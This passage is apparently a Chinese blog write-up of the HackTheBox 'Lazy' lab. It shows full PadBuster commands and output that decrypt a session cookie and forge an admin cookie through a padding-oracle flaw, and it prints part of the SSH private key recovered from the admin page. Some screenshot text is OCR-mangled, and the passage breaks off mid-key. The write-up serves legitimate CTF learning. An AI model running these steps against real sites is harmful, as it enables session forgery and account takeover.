hackthebox - lazy （考点：Padding oracle attack & 环境变量提权 ）

冬萍子 于 2020-05-24 15:55:28 发布 266 收藏

本文链接：https://blog.csdn.net/weixin_45527786/article/details/106313252

1 扫描

常规，22想到可能有ssh登录，80进web搜集信息

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 e1:92:1b:48:f8:9b:63:96:d4:e5:7a:40:5f:a4:c8:33 (DSA)
|   2048 af:a0:0f:26:cd:1a:b5:1f:a7:ec:40:94:ef:3c:81:5f (RSA)
|   256 11:a3:2f:25:73:67:af:70:18:56:fe:a2:e3:54:81:e8 (ECDSA)
|_  256 96:81:9c:f4:b7:bc:1a:73:05:ea:ba:41:35:a4:66:b7 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: CompanyDev
```


2 web信息搜集

进去注册号，登录，没价值发现
前端源码 `ctrl+u`，没价值发现
dirbuster扫目录，没价值发现。
下载图片 `strings` 看看，没价值发现。
怀疑端口是否扫描全，重新全端口扫描，没价值发现。。
猜弱口令，没价值发现
sql注入，没价值发现。。。

是不是很捉急。。
这种情况再burp打开，抓包看看有没什么发现。
再没价值发现，那也不知道怎么搞了，只能去看别人写的wp。。


通过网站注册个号，然后登录

抓到有个auth的cookie


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User
Intercept HTTP history WebSockets history Options
Request to http://10.10.10.18:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
POST /login.php HTTP/1.1
Host: 10.10.10.18
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.18/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Connection: close
Cookie: PHPSESSID=32o196m1ftcndma3utsm3nm3g1; auth=LkPnSfEGH8ams7TF8ZI0%2FwlJK86QKsuI
Upgrade-Insecure-Requests: 1
```

我改一改auth，再重新发送，显示invalid padding



3urp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × ...
Send Cancel < >
Target: http://10.10.10.18
Request
Raw Params Headers Hex
Response
Raw Headers Hex Render

```
)ST /login.php HTTP/1.1
)st: 10.10.10.18
ser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
.refox/68.0
:cept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
:cept-Language: en-US,en;q=0.5
:cept-Encoding: gzip, deflate
eferer: http://10.10.10.18/login.php
ontent-Type: application/x-www-form-urlencoded
ontent-Length: 42
onnection: close
okie: PHPSESSID=32o196m1ftcndma3utsm3nm3g1; auth=666
ograde-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sun, 24 May 2020 05:02:47 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Content-Length: 15
Connection: close
Content-Type: text/html

Invalid padding
```

这个叫`Padding oracle attack`。网上有很多科普，密码学的东西，感觉看不懂的话就用`Padbuster`这个工具就行了



cookie auth Invalid padding

找到约 1,330,000 条结果 （用时 0.42 秒）

小提示： 仅限搜索简体中文结果。您可以在设置中指定搜索语言

forum.hackthebox.eu › Writeups ▾ 翻译此页

Lazy mini writeup - Ways to login — Hack The Box :: Forums

Three ways to login Padding oracle - the intended way. ... we can see there is an auth cookie, because that is not the standard ... $str = pkcs5_unpad($dec); if ($str === false) { echo "Invalid padding"; die(); } else { return $str; } } ...
2017年10月12日 - 6 个帖子 - 5 位作者

pentesterlab.com › padding_oracle › course ▾ 翻译此页

Padding Oracle - PentesterLab: Learn Web App Pentesting!

This course details the exploitation of a weakness in the authentication of a ... The application also leaks if the padding is valid when decrypting the ... Now, if you try to modify the cookie, you can see that you get an error from the application.

security.stackexchange.com › questions › are-... ▾ 翻译此页

Are encrypted Cookies vulnerable to Padding Oracle Attacks ...

2017年7月21日 - If it doesn't result in valid json which can be parsed into a session it will be empty in the same way that it would with an invalid signature. My ...
3 个回答

hack.more.systems › writeup › 2018/09/22 ▾ 翻译此页

D-CTF Quals 2018: Get Admin | LosFuzzys

2018年9月22日 - else if(isset($_POST['username'], $_POST['password'])) { $auth = new ... This sets the user cookie, which can be used to login another time instead ... to fail in this phase is if the padding at the end of the last block is incorrect.


xnianq.cn › 2017/07/26 › padding-oracle ▾

padding-oracle攻击 - xnianq

2017年7月26日 - padding-oracle攻击很久不写文章了，各种比赛，还有工作的原因，仔细想想很久不静下来学一些东西了，最近 ... setcookie("auth", NULL ,time()-10);. }.

3 Padbuster

没有的话apt安装
命令参考这个，blocksize先试8，默认encoding 0 。 然后输进burp里的auth值



> Now let's discuss how to use PadBuster to perform this exploit, which is fairly straightforward. PadBuster takes three mandatory arguments:
>
> - URL - This is the URL that you want to exploit, including query string if present. There are optional switches to supply POST data (-post) and Cookies if needed (-cookies)
> - Encrypted Sample - This is the encrypted sample of ciphertext included in the request. This value must also be present in either the URL, post or cookie values and will be replaced automatically on every test request
> - Block Size - Size of the block that the cipher is using. This will normally be either 8 or 16, so if you are not sure you can try both
>
> For this example, we will also use the command switch to specify how the encrypted sample is encoded. By default PadBuster assumes that the sample is Base64 encoded, however in this example the encrypted text is encoded as an uppercase ASCII HEX string. The option for specifying encoding (-encoding) takes one of the following three possible values:
>
> - 0: Base64 (default)
> - 1: Lowercase HEX ASCII
> - 2: Uppercase HEX ASCII
>
> The actual command we run will look like the following:
>
> ```
> padBuster.pl http://sampleapp/home.jsp?UID=7B216A634951170FF851D6CC68FC95378!
> 7B216A634951170FF851D6CC68FC9537858795A28ED4AAC6 8 -encoding 2
> ```

中间要求输入的话，按提示输入推荐的，我的是2
就读出了我之前注册的用户

命令 `padbuster http://10.10.10.18/login.php LkPnSfEGH8ams7TF8ZIO%2FwlJK86QKsuI 8 -cookies auth=LkPnSfEGH8ams7TF8ZIO%2FwlJK86QKsuI -encoding 0`

```
C:\root> padbuster http://10.10.10.18/login.php LkPnSfEGH8ams7TF8ZIO%2FwlJK86QKsuI  8 -cookies auth=LkPnSfEGH8ams7TF8ZIO%2FwlJK86QKsuI -encoding 0

+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 1486

INFO: Starting PadBuster Decrypt Mode
*** Starting Block 1 of 2 ***

INFO: No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:

-------------------------------------------------------
ID#     Freq    Status  Length  Location
```

```
-------------------------------------------------------
1       1       200     1564    N/A
2 **    255     200     15      N/A
-------------------------------------------------------


Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: (73/256) [Byte 8]
[+] Success: (138/256) [Byte 7]
[+] Success: (139/256) [Byte 6]
[+] Success: (56/256) [Byte 5]
[+] Success: (194/256) [Byte 4]
[+] Success: (124/256) [Byte 3]
[+] Success: (201/256) [Byte 2]
[+] Success: (173/256) [Byte 1]

Block 1 Results:
[+] Cipher Text (HEX): a6b3b4c5f1920eff
[+] Intermediate Bytes (HEX): 5b30823bcc7674b6
[+] Plain Text: user=pkp

Use of uninitialized value $plainTextBytes in concatenation (.) or string at /usr/bin/padbuster line 361, <STDIN
> line 1.
*** Starting Block 2 of 2 ***

[+] Success: (10/256) [Byte 8]
[+] Success: (252/256) [Byte 7]
[+] Success: (103/256) [Byte 6]
[+] Success: (3/256) [Byte 5]
[+] Success: (56/256) [Byte 4]
[+] Success: (70/256) [Byte 3]
[+] Success: (68/256) [Byte 2]
[+] Success: (90/256) [Byte 1]

Block 2 Results:
[+] Cipher Text (HEX): 09492bce902acb88
[+] Intermediate Bytes (HEX): aebbbccdf99a06f7
[+] Plain Text:

-------------------------------------------------------
** Finished ***

[+] Decrypted value (ASCII): user=pkp

[+] Decrypted value (HEX): 757365723D706B700808080808080808

[+] Decrypted value (Base64): dXNlcj1wa3AICAgICAgICA==

-------------------------------------------------------


C:\root>
```

第二次运行我加上`-plaintext user=admin`读admin的cookie auth

```
C:\root> padbuster http://10.10.10.18/login.php LkPnSfEGH8ams7TF8ZIO%2FwlJK86QKsuI  8 -cookies auth=LkPnSfEGH8am
s7TF8ZIO%2FwlJK86QKsuI -encoding 0 -plaintext user=admin
```

```
s7rr8Z10%2FwiJK8oQksuI -encoding 0 -plaintext user=admin

+-------------------------------------------+
| PadBuster - v0.3.3                        |
| Brian Holyfield - Gotham Digital Science  |
| labs@gdssecurity.com                      |
+-------------------------------------------+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 1486

INFO: Starting PadBuster Encrypt Mode
[+] Number of Blocks: 2

INFO: No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:

-------------------------------------------------------
ID#     Freq    Status  Length  Location
-------------------------------------------------------
1       1       200     1564    N/A
2 **    255     200     15      N/A
-------------------------------------------------------

Enter an ID that matches the error condition
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: (196/256) [Byte 8]
[+] Success: (148/256) [Byte 7]
[+] Success: (92/256) [Byte 6]
[+] Success: (41/256) [Byte 5]
[+] Success: (218/256) [Byte 4]
[+] Success: (136/256) [Byte 3]
[+] Success: (150/256) [Byte 2]
[+] Success: (190/256) [Byte 1]

Block 2 Results:
[+] New Cipher Text (HEX): 23037825d5a1683b
[+] Intermediate Bytes (HEX): 4a6d7e23d3a76e3d

[+] Success: (1/256) [Byte 8]
[+] Success: (36/256) [Byte 7]
[+] Success: (180/256) [Byte 6]
[+] Success: (17/256) [Byte 5]
[+] Success: (146/256) [Byte 4]
[+] Success: (50/256) [Byte 3]
[+] Success: (132/256) [Byte 2]
[+] Success: (135/256) [Byte 1]

Block 1 Results:
[+] New Cipher Text (HEX): 0408ad19d62eba93
[+] Intermediate Bytes (HEX): 717bc86beb4fdefe
```


```
--------------------------------------------------------
** Finished ***

[+] Encrypted value is: BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA
--------------------------------------------------------

C:\root>
```

拿到 `BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA`

我记得kali2018已经安装好了改cookie插件。但kali2020怎么找不到了。我在我的火狐浏览器。搜改cookie插件，搜到 `cookie quick manager` 。
先用我原来注册的号登进去
然后点击改cookie插件，选择10.10.10.18，在auth那里进行修改，换上admin的，底下点保存。




10.10.10.18 2

PHPSESSID:32o196m1ftcndma3utsm3nm3g1
auth:BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA

Domain: 10.10.10.18
First-Party:
Name: auth
Value: BAitGdYuupMjA3gl1aFoOwAAAAAAAAAA
Path: /
Context: Default
httpOnly □ sameSite No restriction

再我之前的已登录的界面点击刷新。就自动刷进管理员的了。因为cookie已经换了。
看到key，点进去，是ssh登录信息。
而且网址那里写了用户名，否则不知道登到哪里去。。



```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqIkk7+JFhRPDbqA0D1ZB4HxS7Nn6GuEruDvTMS1EBZrUMa9r
upUZr2C4LVqd6+gm4WBDJj/CzAi+g9KxVGNAoT+Exqj0Z2a8Xpz7z42PmvK0Bgkk
3mwB6xmZBr968w9pznUio1GEf9i134x9g190yNa8XXdQ195cX6ysv1tPt/DXaYVq
OOheHpZZNZLTwh+aotEX34DnZLv97sdXZQ7km9qXMf7bqAuMop/ozavqz6ylzUHV
YKFPW3R7UwbEbkH+3GPf9IGOZSx710jTd1JV71t4avC5NNqHxUhZilni39jm/EXi
o1AC4ZKC1FqA/4YjQs4HtKv1AxwAFu7IYUeQ6QIDAQABAoIBAA79a7ieUnqcoGRF
gXvfuypBRIrmdFVRs7bGM2mLUiKBe+ATbyyAOHGd06PNDIC//D1Nd4t+XlARcwh8
g+MylLwCz0dwHZTY0WZE5iy2tZAdiB+FTq8twhnsA+1SuJfHxixjxLnr9TH9z2db
sootwlBesRBLHXilwWeNDyxR7cw5TauRBeXIzwG+pW8nBQt62/4ph/jNYabWZtji
jzSgHJIpmTO6OVERffcwK5TW/J5bHAys97OJVEQ7wc3rOVJS4I/PDFcteQKf9Mcb
+JHc6E2V2NHk00DPZmPEeqH9ylXsWRsirmpbMIZ/HTbnxJXKZJ8408p6Z+n/d8t5
gyoaRgECgYEA0oiSiVPb++auc5du9714TxLA5gpmaE9aaLNwEh4iLOS+Rtzp9jSp
b1auElzXPwACjKYpw709cNGV7bV8PPfBmtyNfHLeMTVf/E/jbRUO/000ZNznPnE7
SztdWk4UWPQx0lcSiShYymc1C/hvcgluKhdAi5m53MiPaNlmtORZ1sECgYEAzO61
apZQ0U629sx0OKn3YacY7bNQlXjl1bw5Lr0jkCIAGiquhUz2jpN7T+seTVPqHQbm
sClLuQ0vJEUAIcSUYOUbuqykdCbXSM3DqayNSiOSyk94Dzlh37Ah9xcCowKuBLnD
gl3dfVsRMNo0xppv4TUmq9//pe952MTf1z+7LCkCgYB2skMTo7DyC3OtfeI1UKBE
zIju6UwlYR/Syd/UhyKzdt+EKkbJ5ZTlTdRkS+2a+lF1pLUFQ2shcTh7RYffA7wm
qFQopsZ4reQI562MMYQ8EfYJK7ZAMSzB1J1kLYMxR7PTJ/4uUA4HRzrUHeQPQhvX
JTbhvfDY9kZMUc2jDN9NwQKBgQCI6VG6jAIiU/xYle9vi94CF6jH5WyI7+RdDwsE
9sezm4OF983wsKJoTo+rrODpuI5IJjwopO46C1zbVl3oMXUP5wDHjl+wWeKqeQ2n
ZehfB7UiBEWppiSFVR7b/Tt9vGSWM6Uyi5NWFGk/wghQRw1H4EKdwWECcyNsdts0
